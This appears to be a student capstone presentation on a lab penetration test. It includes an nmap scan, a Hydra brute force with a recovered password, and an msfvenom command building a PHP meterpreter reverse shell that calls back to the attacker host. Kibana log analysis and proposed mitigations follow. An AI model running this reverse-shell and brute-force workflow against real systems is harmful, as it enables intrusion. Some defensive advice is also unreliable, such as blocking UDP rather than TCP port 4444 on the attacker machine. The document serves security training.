Capstone Engagement


Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

Network Topology

Network Topology



Network
Address Range:192.168.1.1/24
Netmask:255.255.255.0
Gateway:192.168.1.1

Machines
IPv4: 192.168.1.1
OS: Windows
Hostname: Hyper-V

IPv4: 192.168.1.90
OS: Kali Linux
Hostname: Kali

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ML-RefVM-684427	192.168.1.1	Azure Cloud Environment
Kali Linux	192.168.1.90	Attacker Offensive Machine
ELK Server	192.168.1.100	Defensive Machine
Capstone	192.168.1.105	Target Web Server

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Open Port 80	The more applications and services run using open port for online communication, the higher the risk of one of them having vulnerability that can be exploited.	Open Port 80 allows hackers to gain access to a network and to sensitive information as it is often used for transmitting sensitive data.
Weak Authentication Management	Hackers can detect weak authentication using manual means and exploit them using automated tools with password lists and dictionary attacks.	Hackers have to gain access to only few accounts to compromise the system. This may allow money laundering, identity theft, or disclose legally protected highly sensitive information.
Remote Command Execution to WebDAV	When attempting to compromise a server, a hacker may try to exploit a command injection vulnerability on the server system. The injected code will often be a reverse shell script to provide a convenient command shell for further malicious activities.	Once sufficiently consisted of the hacker may be able to access any and all information on a server such as databases containing confidential information

Exploitation: Open Port 80

01

Tools & Processes
Used Nmap to scan for open ports on the target machine

02

Achievements
Nmap scanned 256 IP addresses with 4 hosts up

03

```
Shell No.1
File  Actions  Edit  View  Help
root@Kali:~# nmap 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-07-16 10:46 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00069s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
2179/tcp open  vmrdp
3389/tcp open  ms-wbt-server
MAC Address: 00:15:5D:00:04:0D (Microsoft)

Nmap scan report for 192.168.1.100
Host is up (0.00085s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
9200/tcp open  wap-wsp
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)

Nmap scan report for 192.168.1.105
Host is up (0.00098s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:15:5D:00:04:0F (Microsoft)

Nmap scan report for 192.168.1.90
Host is up (0.0000070s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 256 IP addresses (4 hosts up) scanned in 6.21 seconds
root@Kali:~#
```

Exploitation: Weak Authentication Management

01

Tools & Processes


Used Brute Force attack on the password for the hidden directory using Hydra. Used Ashton's credentials, ran the Hydra attack against the directory. Navigated to CrackStation to bypass hashed password.

02

Achievements

Found the username (ashton) and the password (leopoldo). Used credentials to log into the hidden folder. Located inside of the WebDAV file instructions on how to connect to the WebDAV directory, as well the user's username and hashed password.

03



Exploitation: Remote Command Execution to WebDAV

01

Tools & Processes


Able to logged into WebDAV with Ryan's credentials. MSFvenom was used to create a reverse_tcp shell script. Add shell script on WebDAV server and exploited it. Dropped down into server and was able to get access to flag.txt


02

Achievements

Got access to WebDAV server. Made and exploited reverse_tcp shell script. Once able to get access, found the machine for flag.txt file and disclosed the contents of the flag.txt

03







```
msf5 > msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=4444 -f raw -o shell.php
[*] exec: msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=4444 -f raw -o shell.php

^CInterrupt: use the 'exit' command to quit
```

```
100644/rw-r--r--  16          fil   2019-05-07 12:15:12 -0700  flag.txt
40755/rwxr-xr-x   4096        dir   2020-05-19 10:04:21 -0700  home
100644/rw-r--r--  57982894    fil   2020-06-26 21:50:32 -0700  initrd.img
100644/rw-r--r--  57977666    fil   2020-06-15 12:30:25 -0700  initrd.img.
```




```
meterpreter > cat flag.txt
b1ng0w@5h1sn@m0
meterpreter >
```

Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- July 8, 2021 @ 02:57:50
- 55,537 packets and network transport is TCP
- Spike from port 80


Analysis: Finding the Request for the Hidden Directory

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- July 16, 2021 @ 18:12:24. 10,469 requests
- Connect_to_corp_server was requested 3 times.

3 hits

Jul 14, 2021 @ 05:50:48.475 - Jul 21, 2021 @ 05:50:48.475 — Auto



Time	_source
Jul 16, 2021 @ 18:12:24.776	url.path: /company_folders/secret_folder/connect_to_corp_server @timestamp: Jul 16, 2021 @ 18:12:24.776 type: http network.direction: inbound network.community_id: 1:06U79Se7rW4kowIK0cv5uYg4hH0= network.bytes: 736B network.type: ipv4 network.transport: tcp network.protocol: http client.ip: 192.168.1.90 client.port: 42184 client.bytes: 556B event.end: Jul 16, 2021 @ 18:12:24.777 event.kind: event event.category: network_traffic event.dataset: http event.duration: 0.7 event.start: Jul 16, 2021 @ 18:12:24.776 query: GET /company_folders/secret_folder/connect_to_corp_server host.name: server1
Jul 16, 2021 @ 18:12:24.773	url.path: /company_folders/secret_folder/connect_to_corp_server @timestamp: Jul 16, 2021 @ 18:12:24.773 user_agent.original: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0 destination.ip: 192.168.1.105 destination.port: 80 destination.bytes: 180B event.kind: event event.category: network_traffic event.dataset: http event.duration: 1.5 event.start: Jul 16, 2021 @ 18:12:24.773 event.end: Jul 16, 2021 @ 18:12:24.775 url.full: http://192.168.1.105/company_folders/secret_folder/connect_to_corp_server url.scheme: http url.domain: 192.168.1.105 client.ip: 192.168.1.90 client.port: 42184 client.bytes: 556B type: http agent.type: packetbeat agent.version: 7.8.0 agent.hostname: Kali
Jul 16, 2021 @ 18:02:28.425	url.path: /company_folders/secret_folder/connect_to_corp_server @timestamp: Jul 16, 2021 @ 18:02:28.425 destination.ip: 192.168.1.105 destination.port: 80 destination.bytes: 674B type: http query: GET /company_folders/secret_folder/connect_to_corp_server source.ip: 192.168.1.1 source.port: 65288 source.bytes: 589B server.ip: 192.168.1.105 server.port: 80 server.bytes: 674B method: get http.request.headers.content-length: 0 http.request.method: get http.request.referrer: http://192.168.1.105/company_folders/secret_folder/ http.request.bytes: 589B http.response.status_code: 200 http.response.bytes: 674B http.response.body.bytes: 414B http.response.headers.content-length: 414

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	10,469
http://127.0.0.1/server-status?auto=	617
http://192.168.1.105/webdav	66
http://192.168.1.105/webdav/shell.php	20
http://192.168.1.105/webdav/passwd.dav	6

Export: Raw Formatted

Analysis: Uncovering the Brute Force Attack

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- secret_folder was requested 10,469, but the file was requested 3 times.
- 27,361 was requested before the password was discovered.

network.community_id	1:RWPd6hqGuVD1rjllXZrnQx6/yyk=
network.direction	outbound
network.protocol	http
network.transport	tcp
network.type	ipv4
query	GET /company_folders/secret_folder
server.bytes	698B
server.ip	192.168.1.105
server.port	80
source.bytes	163B
source.ip	192.168.1.90
source.port	35610
status	Error
type	http
url.domain	192.168.1.105
url.full	http://192.168.1.105/company_folders/secret_folder
url.path	/company_folders/secret_folder
url.scheme	http
user_agent.original	Mozilla/4.0 (Hydra)

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/webdav	85,912
http://192.168.1.105/company_folders/secret_folder	27,361
http://127.0.0.1/server-status?auto=	5,467
http://snnmnkxdhflwgthqismb.com/post.php	553
http://www.gstatic.com/generate_204	282

Export: Raw Formatted

Jul 16, 2021 @ 17:55:22.723 user_agent.original: Mozilla/4.0 (Hydra) @timestamp: Jul 16, 2021 @ 17:55:22.723 source.ip: 192.168.1.90 source.port: 35608 source.bytes: 163B server.ip: 192.168.1.105 server.port: 80 server.bytes: 698B client.ip: 192.168.1.90 client.port: 35608 client.bytes: 163B query: GET

http://192.168.1.105/company_folders/secret_folder/connect_to_corp_server

Analysis: Finding the WebDAV Connection

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- 66 requests were made.
- http://192.168.1.105/webdav

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	10,469
http://127.0.0.1/server-status?auto=	617
http://192.168.1.105/webdav	66
http://192.168.1.105/webdav/shell.php	20
http://192.168.1.105/webdav/passwd.dav	6

Export: Raw Formatted

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

- The scan-sweep filters track the number of port scan and host sweep sets out from a single IP address. Host scans and port sweeps are blocked through the quarantine feature. Scan-sweep filters only look at connections from traffic that undergoes IPS inspection.

What threshold would you set to activate this alarm?

- These filters have threshold values that can be configured per Security Profile and per filter. The filter becomes active when the number of connection attempts from a source IP address exceeds the threshold.

System Hardening

What configurations can be set on the host to mitigate port scans?

- In order to block port scans, needs to enable filters 7000 to 7004 and 7016. Read the filter descriptions as some of them have warnings attached.

Describe the solution. If possible, provide required command lines.

- 7000: TCP Port Scan
- 7001: UDP Port Scan
- 7002: TCP Host Sweep
- 7003 UDP Host Sweep
- 7004: ICMP Host Sweep
- 7016: ICMPv6 Host Sweep

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

- Set an alert that goes off for any machine that attempts to access the directory or file.

What threshold would you set to activate this alarm?

- The threshold would be just for any machine accessing it.

System Hardening

What configuration can be set on the host to block unwanted access?

- The directory and file should be removed from the server all together.

Describe the solution. If possible, provide required command lines.

- rmdir - deletes directory
- rm - deletes file

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

- Set an alert if 401 unauthorized is came back from any server over a certain threshold that would segregate forgotten passwords

What threshold would you set to activate this alarm?

- Begin with 10 in hour and refine from there.

System Hardening

What configuration can be set on the host to block brute force attacks?

- Limit login failure attempts
- Make the root user unreachable via SSH by editing the sshd_config file
- Limit logins to a specified IP address or range

Describe the solution. If possible, provide the required command line(s).

- For login failure attempts on Windows:
    - Double click Account Policies
    - See Account lockout threshold
    - Double click and change the number of login failure attempts

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

- Make an alert anytime this directory is accessed by a machine other than the machine that should have access.

What threshold would you set to activate this alarm?

- Setting a range of acceptable IPs that are allowed access
- Any IP outside of the acceptable range will trigger an alarm

System Hardening

What configuration can be set on the host to control access?

- Connections to this shared folder should be inaccessible from the web interface.
- Connections to this shared folder could be restricted by machine with a firewall

Describe the solution. If possible, provide the required command line(s).

- Blocking ports 80 and 443
  - HTTP and HTTPS

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

- Set an alert for any traffic moving over port 4444
- Set an alert for any .php file that is uploaded to a server

What threshold would you set to activate this alarm?

- Since setting an alert for any traffic moving over 4444, the threshold would be for any.

System Hardening

What configuration can be set on the host to block file uploads?

- By eliminating the ability to upload files to the directory over the web interface would take care of the issue.
    - Blocking the UDP port 4444 should be added is required for firewall rules.

Describe the solution. If possible, provide the required command line.

- For Kali Linux:
    - Sudo ufw deny 4444/udp

the End